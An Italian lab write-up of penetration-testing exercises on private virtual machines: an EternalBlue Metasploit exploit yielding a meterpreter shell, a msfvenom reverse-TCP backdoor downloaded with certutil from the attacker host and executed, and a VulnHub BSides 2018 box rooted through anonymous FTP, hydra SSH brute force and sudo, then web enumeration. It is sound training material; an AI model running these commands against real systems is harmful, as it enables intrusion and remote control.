
Eseguiamo una scansione con *nmap* per verificare quali servizi sono attivi sulla macchina target con il comando ***nmap -sV -T4 192.168.210.2***.

```
(kali㉿kali)-[~]
$ nmap -sV -T4 192.168.210.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 20:04 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
Nmap scan report for 192.168.210.2
Host is up (0.0018s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet      Microsoft Windows XP telnetd
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 08:00:27:3E:96:A8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: USER-PC; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows
```

Come vediamo dal risultato della scansione, è attivo sulla porta 445 il servizio SMB, utilizzato per la condivisione di file, cartelle e stampanti sulla rete locale.

Avviamo un vulnerability scanning tramite Nessus impostando l'indirizzo IP 192.168.210.2 e lasciando tutti i parametri di default.

Il risultato evidenzia che il target presenta diverse vulnerabilità che possono essere sfruttate



Sulla porta 445 risulta di particolare importanza la vulnerabilità *eternalblue* classificata con CVSS v3.0 base score di 8.1, che consente l'esecuzione di codice remoto permettendo di ottenere il controllo di un sistema vulnerabile senza autenticazione.

**97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)**

#### Synopsis

The remote Windows host is affected by multiple vulnerabilities.

#### Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Utilizziamo MSFConsole per eseguire l'exploit. Lo selezioniamo con `use windows/smb/ms17_010_eternalblue` e impostiamo le opzioni di rhosts 192.168.210.2, lhost 192.168.210.1 e lport 7777 come richiesto dalla consegna.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.210.1
lhost => 192.168.210.1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.210.2
rhosts => 192.168.210.2
```

Abbiamo a disposizione numerosi payload ma scegliamo un payload meterpreter per ottenere una shell avanzata ed acquisire le informazioni richieste con il comando `set payload windows/x64/meterpreter/reverse_tcp` ed avviamo l'attacco.

```
[*] 192.168.210.2:445 - Sending egg to corrupted connection.
[*] 192.168.210.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.210.2
[*] Meterpreter session 5 opened (192.168.210.1:7777 → 192.168.210.2:49183) at 2025-01-27 16:27:12 +0100
[+] 192.168.210.2:445 - =====-
[+] 192.168.210.2:445 - =====WIN=====
[+] 192.168.210.2:445 - =====-
meterpreter > help
```

Come mostrato nello screenshot abbiamo eseguito l'attacco con successo e possiamo vedere i comandi avanzati di meterpreter con `help`.

In particolar modo riusciamo a prendere tutte le informazioni richieste tramite il comando `reg queryval -k "HKLM\HARDWARE\DESCRIPTION\System" -v "SystemBiosVersion"` per visualizzare le chiavi specifiche della macchina e verificare se è una virtual machine

```
meterpreter > reg queryval -k "HKLM\HARDWARE\DESCRIPTION\System" -v "SystemBiosVersion"
Key: HKLM\HARDWARE\DESCRIPTION\System
Name: SystemBiosVersion
Type: REG_MULTI_SZ
Data: VBOX - 1
```

`ifconfig` per le configurazioni delle interfacce di rete

```
meterpreter > ifconfig
Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
=====
Name      : Scheda desktop Intel(R) PRO/1000 MT
Hardware MAC : 08:00:27:3e:96:a8
MTU       : 1500
IPv4 Address : 192.168.210.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6921:d452:29a3:47d9
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:::

Interface 12
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:d202
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

*webcam\_list* per verificare le webcam disponibili

```
meterpreter > webcam_list
[-] No webcams were found
```

*screenshot* per recuperare un'istantanea del desktop della macchina target



*getuid* e *getprivs* per verificare i privilegi dell'utente.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter getprivs  
  
Enabled Process Privileges  
=====  
  
Name  
----  
SeAssignPrimaryTokenPrivilege  
SeAuditPrivilege  
SeChangeNotifyPrivilege  
SeImpersonatePrivilege  
SeTcbPrivilege
```

Il **bonus** richiede di creare una backdoor, iniettarla su Windows 7 ed intercettare la connessione.

Per creare la backdoor utilizziamo il tool incluso in Kali *msfvenom* con il comando *msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.210.1 LPORT=7777 -f exe -o backdoor.exe*. In questo modo stiamo creando un payload che verrà eseguito su macchina windows (formato exe) che effettua una connessione *reverse tcp* verso la porta 7777 della nostra macchina attaccante.

Per passare il file contenente la backdoor sulla macchina target avviamo un server web su kali con il comando *python3 -m http.server 8080* ed usiamo la shell windows dalla sessione meterpreter già attiva inviando il comando *certutil -urlcache -split -f http://192.168.210.1:8080/backdoor.exe backdoor.exe* che si collega alla porta 8080 di Kali e copia il file *backdoor.exe*. Possiamo verificare che il file sia arrivato alla macchina target con il comando *dir*:

21/11/2010 04:23	472.064	azroleui.dll
21/11/2010 04:24	31.744	AzSqlExt.dll
28/01/2025 09:20	73.802	backdoor.exe
21/11/2010 04:24	166.784	basecsp.dll
14/07/2009 02:40	52.736	basesrv.dll

Avviamo su un nuovo terminale il comando *netcat -lvpn 7777* per intercettare le connessioni sulla porta 7777 indicata dalla consegna.

L'ultimo passaggio che ci rimane per sfruttare la backdoor è avviare una sessione

metasploit per ricevere la connessione inversa dalla macchina Windows. Avviamo MSFConsole e scegliamo l'exploit *multi/handler* con *use exploit/multi/handler*. Impostiamo le opzioni *set lport 7777*, *set lhost 192.168.210.1*. Infine verifichiamo che tutto sia configurato correttamente e lanciamo l'exploit con *exploit*.

```
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > set lhost 192.168.210.1
lhost => 192.168.210.1
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--          --              --          --
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.210.1   yes        The listen address (an interface may be specified)
LPORT     7777            yes        The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit|
```

Dopo qualche istante il tool rimane in ascolto per la connessione, torniamo quindi sulla shell precedente di Windows e avviamo la backdoor con *backdoor.exe*.

```
C:\Windows\system32>backdoor.exe
backdoor.exe
```

Non appena il programma viene lanciato sia netcat che l'handler metasploit catturano la connessione e viene avviata una nuova sessione meterpreter che ci permette di utilizzare la backdoor.

```
(kali㉿kali)-[~]
$ netcat -lvpn 7777
listening on [any] 7777 ...
connect to [192.168.210.1] from (UNKNOWN) [192.168.210.2] 49164
|
```

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.210.1:7777
[*] Sending stage (177734 bytes) to 192.168.210.2
[*] Meterpreter session 4 opened (192.168.210.1:7777 → 192.168.210.2:49166) at 2025-01-28 15:22:03 +0100
meterpreter > |
```

## ESERCIZIO 6

### Traccia

Scaricare ed importare una macchina virtuale dal link

<https://download.vulnhub.com/bsidesvancouver2018/BSides Workshop.ova>.

Effettuare quindi gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine. Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo.

### Premessa

Abbiamo lavorato in più persone sulla macchina, quindi gli IP attaccante e IP target possono cambiare durante lo svolgimento

### Svolgimento

Abbiamo importato il file.ova in VirtualBox e impostato la macchina su *rete interna* tramite VirtualBox prima di avviarla.

### **Configurazione delle macchine**

Configuriamo la macchina attaccante Kali Linux nella stessa rete interna, in DHCP e utilizziamo una terza macchina virtuale pfSense come server DHCP per fornire le configurazioni di rete alle altre macchine.

```
Configure IPv4 address LAN interface via DHCP? (y/n) n
Enter the new LAN IPv4 address. Press <ENTER> for none:
> 192.168.10.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
      255.255.0.0   = 16
      255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 32):
> 24
```

```

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Configure IPv6 address LAN interface via DHCP6? (y/n) n

Enter the new LAN IPv6 address. Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 192.168.10.2
Enter the end address of the IPv4 client address range: 192.168.10.254

```

Una volta impostate le macchine come illustrato, eseguiamo il comando *ip a* su Kali per verificare l'acquisizione dell'indirizzo IP.

```

└─[kali㉿kali]─[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_ll
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.3/24 brd 192.168.10.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::fafe:bd20:a685:9622/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

### Fase di raccolta informazioni sul target

Per scoprire l'indirizzo IP del target eseguiamo il comando *sudo netdiscover -r 192.168.10.0/24* ed otteniamo la lista dei dispositivi connessi alla rete locale.

The screenshot shows the netdiscover application window. At the top, there's a menu bar with File, Actions, Edit, View, and Help. Below the menu, it says "Currently scanning: Finished! | Screen View: Unique Hosts". It then displays "57 Captured ARP Req/Rep packets, from 2 hosts. Total size: 3420". A table follows, listing the captured hosts:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.2	08:00:27:b9:12:ef	2	120	PCS Systemtechnik GmbH
192.168.10.4	08:00:27:76:be:28	55	3300	PCS Systemtechnik GmbH

In questo caso il primo risultato corrisponde all'indirizzo IP di un'altra macchina presente nella rete, mentre il secondo è quello della macchina da attaccare.

Per ottenere delle informazioni sul target effettuiamo una scansione con nmap con il comando *nmap -sS -sC -sV 192.168.10.4*

```

└──(kali㉿kali)-[~]
$ nmap -sS -sC -sV 192.168.10.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 16:56 CET
Nmap scan report for 192.168.10.4
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.10.3
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
MAC Address: 08:00:27:76:BE:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Il risultato oltre a mostrarcici le porte aperte ed i servizi in esecuzione, ci mostra che il target è una macchina con sistema operativo Linux. Avremmo potuto eseguire una scansione più accurata, aggiungendo il flag `-O` per determinare la versione del S.O., ma in questa fase siamo maggiormente interessati ai servizi attivi.

### Fase di esecuzione degli attacchi

Per prima cosa abbiamo tentato la connessione tramite il protocollo FTP con il comando `ftp 192.168.10.4`. La scansione con nmap ci ha fornito l'informazione che è attiva l'autenticazione con l'utente *anonymous* che non richiede alcuna password.

```

└──(kali㉿kali)-[~]
$ ftp 192.168.10.4
Connected to 192.168.10.4.
220 (vsFTPD 2.3.5)
Name (192.168.10.4:kali): anonymous
230 Login successful.
Remote system type is UNIX.

```

Abbiamo usato `ls` per vedere i file presenti nella directory.

```
ftp> ls
229 Entering Extended Passive Mode (|||23090|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534   65534          4096 Mar  3  2018 public
226 Directory send OK.
ftp> █
```

Successivamente siamo entrati nella cartella `public` e scaricato il file `users.txt.bk` con il comando `get users.txt.bk`.

```
550 Failed to open file.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||19171|).
150 Here comes the directory listing.
-rw-r--r--    1 0          0      31 Mar  3  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||21551|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31      29.27 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (9.94 KiB/s)
ftp> █
```

Il file scaricato, come suggeriva il nome, contiene una lista di nomi utente.

```
1 abatchy
2 john
3 mai
4 anne
5 doomguy
```


Abbiamo utilizzato la lista di username trovata per tentare un attacco **brute force** al servizio SSH tramite il tool `hydra`. I primi utenti testati non supportavano l'autenticazione tramite password e pertanto non siamo riusciti ad ottenere l'accesso.

Nello screenshot che segue viene riportato il tentativo per l'utente `mai`.

```
[kali㉿kali)-[~]
└─$ hydra -t 4 -l mai -P /usr/share/wordlists/rockyou.txt 192.168.10.7 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-28 16:29:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.10.7:22/
[ERROR] target ssh://192.168.10.7:22/ does not support password authentication (method reply 4).
```

Tuttavia tentando l'attacco con *hydra* usando l'utente *anne* con il comando *hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.10.4 ssh* siamo riusciti a trovare una corrispondenza con le credenziali *anne/princess*



```
(kali㉿kali)-[~/Documents/Build2]
$ hydra -t 2 -l anne -P /usr/share/wordlists/rockyou.txt 192.168.100.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binary and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-28 16:20:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 14344399 login tries (l:1:p:14344399), ~7172200 tries per task
[DATA] attacking ssh://192.168.100.2:22/
[22][ssh] host: 192.168.100.2 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-28 16:21:00
```

Eseguendo la connessione con le credenziali rubate abbiamo verificato i privilegi dell'utente con *id -a*. Come vediamo in figura *anne* ha anche i privilegi di *sudo*.

```
anne@bsides2018:~$ id -a
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ getent group sudo
sudo:x:27:abatchy,anne
```

Possiamo anche verificare quali comandi hanno l'autorizzazione di eseguire gli utenti con privilegi sudo tramite *sudo cat /etc/sudoers*. Come vediamo nello screenshot possiamo eseguire tutti i comandi con i privilegi.

```
anne@bsides2018:~$ sudo cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
```

Abbiamo già completato la consegna ottenendo l'accesso ai privilegi di root ma possiamo terminare il primo metodo dell'attacco catturando la bandiera tramite i comandi mostrati nelle immagini che seguono.

```
root@bsides2018:~# ls -la
total 40
drwx----- 3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw----- 1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root  248 Mar  5  2018 flag.txt
-rw----- 1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r-- 1 root root  140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jan 28 06:33 .pulse
-rw----- 1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r-- 1 root root   66 Mar  3  2018 .selected_editor
root@bsides2018:~#
```

```
root@bsides2018:~# cat flag.txt
Congratulations!


If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Proviamo ora un secondo metodo per ottenere i privilegi di root attaccando il servizio HTTP sulla porta 80.

Per prima cosa ci colleghiamo alla Web Application tramite la URL <http://192.168.10.4>.




Il sito è attivo ma apparentemente non ha nessuna informazione utile per noi.


Proviamo quindi ad enumerare l'indirizzo tramite il programma *dirb* utilizzando il comando *dirb http://192.168.10.4*.

```
(kali㉿kali)-[~] $ dirb http://192.168.10.4
_____
DIRB v2.22
By The Dark Raver
_____
START_TIME: Mon Jan 27 17:22:00 2025
URL_BASE: http://192.168.10.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
-rw-r--r-- 1 0 0
GENERATED WORDS: 4612
_____
Scanning URL: http://192.168.10.4/
+ http://192.168.10.4/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.10.4/index (CODE:200|SIZE:177)
+ http://192.168.10.4/index.html (CODE:200|SIZE:177)
+ http://192.168.10.4/robots (CODE:200|SIZE:43)
+ http://192.168.10.4/robots.txt (CODE:200|SIZE:43)
+ http://192.168.10.4/server-status (CODE:403|SIZE:293)
_____
END_TIME: Mon Jan 27 17:22:06 2025
DOWNLOADED: 4612 - FOUND: 6
```

Proviamo ad utilizzare qualche URL di quelle trovate da *dirb* con codice 200. La pagina *robot.txt* ci fornisce un indizio da seguire: la pagina */backup\_wordpress* già individuata dalla scansione con *nmap*.



La nuova pagina individuata è un blog WordPress deprecato e questo ci fa sperare che abbia delle vulnerabilità.



È importante notare che il blog presenta un post dell'utente *john* che si identifica come “*IT administrator*”.

Verifichiamo la versione di WordPress usata per generare la pagina controllando il codice sorgente e cercando “*generator*”.

Come mostrato nell'immagine la versione in uso è la vecchia 4.5, soggetta a molteplici vulnerabilità.

